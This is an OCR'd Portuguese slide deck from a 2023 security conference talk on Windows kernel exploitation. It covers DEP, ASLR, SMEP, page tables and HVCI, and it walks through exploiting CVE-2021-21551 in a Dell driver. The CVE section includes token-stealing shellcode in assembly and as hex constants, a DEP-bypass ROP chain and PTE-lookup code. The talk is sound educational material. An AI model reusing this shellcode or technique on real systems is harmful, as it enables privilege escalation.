Tempest

ACADEMY

Conference

2023

Explorando o Kernel do Windows

Filipe Xavier de Oliveira

Por que se preocupar com **KERNEL EXPLOITATION** ?

Tempest
:ACADEMY:
Conference


Contras

- Geralmente é um tópico complexo;
- Precisa de *low level skills*;
- Mitigações vão lhe preocupar;
- Muito tempo para realizar o *exploit* perfeito.

User Mode e Kernel Mode (Windows)

Tempest
:ACADEMY:
Conference

Fonte: YOSIFOVICH, Pavel (ett al). Windows Internal: System Architecture, Processes, Threads, Memory Management, and More, Part 1.



História

Tempest
[ACADEMY]
Conference

hor : Aleph1

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you


XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Tempest
[ACADEMY]
Conference

- Nesse tempo, havia pouca informação, porém era mais trivial fazer um *exploit*;
- A memória tinha permissão de escrita/leitura e execução, e também era estática;
- Era possível escrever na *stack* diretamente sem nenhuma proteção contra isso.



Userland Crash


vs


Kernel Crash

Tempest

:ACADEMY:

Conference





Fonte: https://commons.wikimedia.org/w/index.php?curid=48162543

Classes comuns de BUGs

Tempest
[ACADEMY]
Conference

- **Buffer Overflow** - Capacidade de escrever além dos limites de um *buffer*, sobrescrevendo o espaço adjacente;
- **Use-after-free** - Habilidade de manipular a *heap/pool* através do uso de alocações, após um *free* ocorrer em determinado *chun*k;
- **Out-of-Bounds / Memory Disclosure** - Habilidade de ler além da memória permitida, acarretando em *leaks* de memória;
- **Write-what-where** - Possibilidade de escrever qualquer dado em qualquer posição na memória.

DEP Data Execution Prevention

Tempest
:ACADEMY:
Conference

- A Primeira versão foi lançada para o *Windows XP Service Pack* 2 em 2004;
- Por conta do DEP não era mais possível executar código em qualquer outra seção data;
- A *stack* passa ter proteção contra execução;
- Porém, em seguida, foi possível remover o DEP através da técnica conhecida como ROP;
- Assim, passou-se a adicionar permissão de execução na *stack.*

```
0:000> !address rsp


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Stack
Base Address:           0000006c`2c6fc000
End Address:            0000006c`2c700000
Region Size:            00000000`00004000 (  16.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        0000006c`2c600000
Allocation Protect:     00000004          PAGE_READWRITE
More info:              ~0k
```

Exemplo de ROP para *Bypass* do DEP

Tempest
:ACADEMY:
Conference

0x4000000000000000	Pop Ecx ; ret
0x4000000000000008	lpAdrress (Shellcode)
0x4000000000000010	Pop Edx ; ret
0x4000000000000018	dwSize (Size of ShellCode)
0x4000000000000020	pop r8 ; ret
0x4000000000000028	PAGE_EXECUTE_READWRITE
0x4000000000000030	Pop r9; ret
0x4000000000000038	lpflOldProtect (Pode ser null)
0x4000000000000040	ret
0x4000000000000048	KERNELBASE!VirtualProtect

C++

```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```

ASLR - Address Space Layout Randomization

Tempest
[ACADEMY]
Conference

E se os endereços dos *rops* fossem randomizados?

Bem vindos à era do ASLR.

- Windows irá randomizar a *image base* de cada processo, e será sempre um novo endereço a cada *boot*;
- Sendo utilizado tanto em *userland* quanto no kernel (KASLR).

ASLR e DEP

- Para que se possa realizar o *bypass* do DEP, com ASLR, é preciso que haja um *leak* de memória. Para que possamos obter a *image base* do processo;
- Então, vamos precisar de um *arbitrary read/write* para obter sucesso na exploração;
- Portanto, usaremos, no mínimo, duas vulnerabilidades combinadas.

KASLR tricks - Medium Integrity

Tempest
[ACADEMY]
Conference

- Através de um processo com integridade ***medium***, é possível obter o *image base address* de cada módulo carregado em um determinado processo, ou até mesmo o *image base* do kernel;
- Com isso, é possível bypassar o ASLR para integridade média;
- O mesmo não acontece se a integridade estiver no nível *low* ou até mesmo um *app container*;
- Através das funções EnumDeviceDrivers() ou NtQuerySystemInformation() é possível obter um “leak” de memória via Windows API ;)

SMEP - Supervisor Mode Execution Prevention

Tempest
[ACADEMY]
Conference

- O SMEP foi criado a fim de impedir a execução de *payload* escritos em *userland* com as permissões do kernel (*system*);
- Em outras palavras detecta código Ring-0 sendo executado no *user space*;
- Em anos anteriores, era possível alterar o bit CR4.20 e assim desabilitar o SMEP.

SMEP - CPU Support


- ➔ Intel Core i3, i5, i7
- ➔ Intel Pentium G20X0(T) e G21X0(T)
- ➔ Intel Celeron G1610(T), G1620(T) e G1630
- ➔ Intel Xeon últimos modelos E3, E5, E7

https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html

Privilege Rings


Tempest
ACADEMY
Conference

Fonte: YOSIFOVICH, Https://en.wikipedia.org/wiki/Protection_ring



SMEP - CR4

- Desativando o bit 20 do registro CR4 era possível desabilitar o SMEP;
- Exemplo: mov rax, 0xFFFEFFFFF -> mov cr4, rax -> ret;
- O *patch guard* impede e causa exceção ao modificarmos o CR4;
- Porém, a vinda do *KernelPatchProtection* (KPP) também conhecida como *PatchGuard*, a alteração do CR4 não é mais possível.



SMEP e PTE

- Além do bit no registrador CR4, o SMEP é verificado e inserido através de uma *flag* na PTE (*Page Table Entry*) de cada página de um endereço virtual;
- Alterando esse bit é possível desabilitar a proteção de execução contra aquele endereço virtual;
- No Windows a PM4L é chamada de PxE.

```
0: kd> !pte fffff802`24090000
                                           VA fffff80224090000
PXE at FFFFFE7F3F9FCF80    PPE at FFFFFE7F3F9F0040    PDE at FFFFFE7F3E008900    PTE at FFFFFE7C01120480
contains 0000000004709063  contains 000000000470A063  contains 0A0000010C2FD863  contains 890000010D344021
pfn 4709      ---DA--KWEV  pfn 470a      ---DA--KWEV  pfn 10c2fd    ---DA--KWEV  pfn 10d344    ----A--KR-V
```

SMEP e PTE

Tempest
ACADEMY
Conference

Bitmask do contéudo da PTE de um endereço virtual no kernel


```
0: kd> dt _MMPTE_HARDWARE FFFFFE7C01120480
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y0
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y0
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y0
   +0x000 PageFrameNumber  : 0y000000000000000100001101001101000100 (0x10d344)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge          : 0y1001
   +0x000 WsleProtection   : 0y000
   +0x000 NoExecute        : 0y1
```

Intel U/S.

NX ou XD bit.

PAGING 101

- Paginação é uma funcionalidade implementada pelo processador, sendo responsável pela criação da memória virtual;
- Um endereço virtual, também conhecido como endereço linear, é convertido em memória física no momento de acesso de um determinado endereço virtual.



PAGING 101 - PxE *Estructure*

Tempest
[ACADEMY]
Conference

- O bit U/S - Caso seja setado, o *range* de memória é apenas acessível pela permissão CPL3. Caso contrário, apenas pelo CPL0:

63	62:52	51:12	11	10	9	8	7	6	5	4	3	2	1	0
XD	I	PFN	I	I	I	G	PAT	D	A	PCD	PWT	U/S	R/W	P

- O bit XD (*Execute Disable*), se setado, não permite a execução (*fetch*) de instruções. Lembrou do DEP?

SMEP - nt!MiGetPteAddress

Tempest
[ACADEMY]
Conference

- Como podemos explorar as *Page Tables*?

```
0: kd> u nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff802`16c62970 48c1e909        shr     rcx,9
fffff802`16c62974 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff802`16c6297e 4823c8          and     rcx,rax
fffff802`16c62981 48b80000000000feffff mov rax,0FFFFFE0000000000h
fffff802`16c6298b 4803c1          add     rax,rcx
fffff802`16c6298e c3              ret
fffff802`16c6298f cc              int     3
fffff802`16c62990 cc              int     3
```

```
unsigned long long shellcodePte = (unsigned long long)_KUSER_SHARED_DATA >> 9;
shellcodePte = shellcodePte & 0x7FFFFFFF8;
shellcodePte = shellcodePte + pteBase;
```

- É possível utilizar essa função para localizar a PTE de um determinado endereço e assim mudar suas permissões.

CVE-2021-21551

Tempest
[ACADEMY]
Conference

Dell dbutil_2_3.sys driver contains an insufficient access control vulnerability which may lead to escalation of privileges, denial of service, or information disclosure. Local authenticated user access is required.

- Através desse *bug* foi possível obter diversas primitivas de leitura e escrita;
- O objetivo principal desse *exploit* será elevar privilégios, através do roubo do *token* contido na estrutura EPROCESS.

CVE-2021-21551 - *Token Stealing Payload*

Tempest
[ACADEMY]
Conference

```
/*
; Windows 10 x64 2004 Token Stealing Payload

    [BITS 64]

__start:
xor rax, rax
    mov rax, [gs:0x188]; Current thread->_KTHREAD
    mov rax, [rax + 0xb8]; Current process->_EPROCESS
    mov r8, rax; Move current process' _EPROCESS to r8

    __loop:
mov rax, [rax + 0x448]; ActiveProcessLinks
    sub rax, 0x448; Return to current process->_EPROCESS
    mov rcx, [rax + 0x440]; UniqueProcessId(PID)
    cmp rcx, 4; Compare PID to SYSTEM process PID(0x4)
    jnz __loop; Iterate over EPROCESS nodes until SYSTEM PID is located

    mov r9, [rax + 0x4b8]; _EPROCESS + 0x4b8->token
    mov[r8 + 0x4b8], r9; Copy SYSTEM token to current process
```

```
// One QWORD arbitrary write
unsigned long long shellcode1 = 0x0000000000C03148;
unsigned long long shellcode2 = 0x00018825048B4865;
unsigned long long shellcode3 = 0x00000000B8808B48;
unsigned long long shellcode4 = 0x0000000000C08949;
unsigned long long shellcode5 = 0x0000000448808B48;
unsigned long long shellcode6 = 0x0000000004482D48;
unsigned long long shellcode7 = 0x0000000440888B48;
unsigned long long shellcode8 = 0x0000000004F98348;
unsigned long long shellcode9 = 0x000000000000E675;
unsigned long long shellcode10= 0x00000004B8888B4C;
unsigned long long shellcode11= 0x00000004B888894D;
unsigned long long shellcode12 =0x0000000000C03148;
unsigned long long shellcode13 =0x00000000000000C3;
```

CVE-2021-21551

- Temos duas primitivas, uma de leitura e outra de escrita;
- Pela primitiva de escrita é possíve escrever o *payload* em um endereço que contenha um endereço estático;
- **_KUSER_SHARED_DATA** em todas as versões do Windows 10 reside no endereço estático **0xFFFFF78000000000.**

```
0: kd> dt _KUSER_SHARED_DATA fffff780`00000000
WinTypes!_KUSER_SHARED_DATA
   +0x000 TickCountLowDeprecated : 0
   +0x004 TickCountMultiplier : 0xfa00000
   +0x008 InterruptTime     : _KSYSTEM_TIME
   +0x014 SystemTime        : _KSYSTEM_TIME
   +0x020 TimeZoneBias      : _KSYSTEM_TIME
   +0x02c ImageNumberLow    : 0x8664
   +0x02e ImageNumberHigh   : 0x8664
   +0x030 NtSystemRoot      : [260]  "C:\Windows"
   +0x238 MaxStackTraceDepth : 0
   +0x23c CryptoExponent    : 0
   +0x240 TimeZoneId        : 0
   +0x244 LargePageMinimum  : 0x200000
   +0x248 AitSamplingValue  : 0
   +0x24c AppCompatFlag     : 0
   +0x250 RNGSeedVersion    : 9
   +0x258 GlobalValidationRunlevel : 0
   +0x25c TimeZoneBiasStamp : 0n4
   +0x260 NtBuildNumber     : 0x4a65
```

CVE-2021-21551

Tempest
[ACADEMY]
Conference

ARBITRARY WRITE PRIMITIVE

Escrevemos o *Token Stealing Payload* na estrutura
_KUSER_SHARED_DATA,
que não possui a permissão de execução.

```
0: kd> !pte 0xFFFFF78000000000
                                            VA fffff78000000000
PXE at FFFFC8E472391F78    PPE at FFFFC8E4723EF000    PDE at FFFFC8E47DE00000    PTE at FFFFC8FBC0000000
contains 0000000004700063  contains 0000000004701063  contains 0000000004702063  contains 8000000004929863
pfn 4700      ---DA--KWEV  pfn 4701      ---DA--KWEV  pfn 4702      ---DA--KWEV  pfn 4929      ---DA--KW-V
```

CVE-2021-21551

Tempest
[ACADEMY]
Conference

```
0: kd> !pte 0xFFFFF78000000000
                                           VA fffff78000000000
PXE at FFFFC8E472391F78    PPE at FFFFC8E4723EF000    PDE at FFFFC8E47DE00000    PTE at FFFFC8FBC0000000
contains 0000000004700063  contains 0000000004701063  contains 0000000004702063  contains 0000000004929863
pfn 4700       ---DA--KWEV  pfn 4701       ---DA--KWEV  pfn 4702       ---DA--KWEV  pfn 4929       ---DA--KWEV
```

```
0: kd> u 0xFFFFF78000000800 L20
fffff780`00000800 4831c0          xor     rax,rax
fffff780`00000803 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff780`0000080c 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff780`00000813 4989c0          mov     r8,rax
fffff780`00000816 488b8048040000  mov     rax,qword ptr [rax+448h]
fffff780`0000081d 482d48040000    sub     rax,448h
fffff780`00000823 488b8840040000  mov     rcx,qword ptr [rax+440h]
fffff780`0000082a 4883f904        cmp     rcx,4
fffff780`0000082e 75e6            jne     fffff780`00000816
fffff780`00000830 4c8b88b8040000  mov     r9,qword ptr [rax+4B8h]
fffff780`00000837 4d8988b8040000  mov     qword ptr [r8+4B8h],r9
fffff780`0000083e 4831c0          xor     rax,rax
fffff780`00000841 c3              ret
```

```
0: kd> u nt!MiGetpteaddress
nt!MiGetPteAddress:
fffff805`5f662970 48c1e909        shr     rcx,9
fffff805`5f662974 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff805`5f66297e 4823c8          and     rcx,rax
fffff805`5f662981 48b80000000080c8ffff mov rax,0FFFFC80000000000h
fffff805`5f66298b 4803c1          add     rax,rcx
fffff805`5f66298e c3              ret
```

ARBITRARY READ

CVE-2021-21551


CVE-2021-21551

HVCI E VBS

Tempest
[ACADEMY]
Conference

- A Virtualization-Based Security (VBS) começou a ser implementada a partir do Windows 10 19H1;
- Pode ser ativada por padrão no Windows 10 20H1;
- Windows, com a VBS ativa, funciona através do *Hyper-V hypervisor* (HVCI);
- Sua ativação não é muito comum.


HVCI E VBS


System Physical Memory
Guest Physical to System Physical Memory Map (GPA -> SPA map)
Normal Mode (VTL 0) Memory Access Protections
Secure Mode (VTL 1) Memory Access Protections
Normal Mode Device
Secure Mode Device
Normal Mode (VTL 0)
Secure Mode (VTL 1)
VP 0
User
Kernel
Local APIC
Shared Registers
VP 1
Host Partition
VMCS
VP 0
VTL 0
VTL 1
VP 1
VTL 0 EPT
VTL 1 EPT
Hypervisor

HVCI e VBS

Tempest ACADEMY Conference

Fonte: YOSIFOVICH, Pavel (ett al). Windows Internal: System Architecture, Processes, Threads, Memory Management, and More, Part 1.

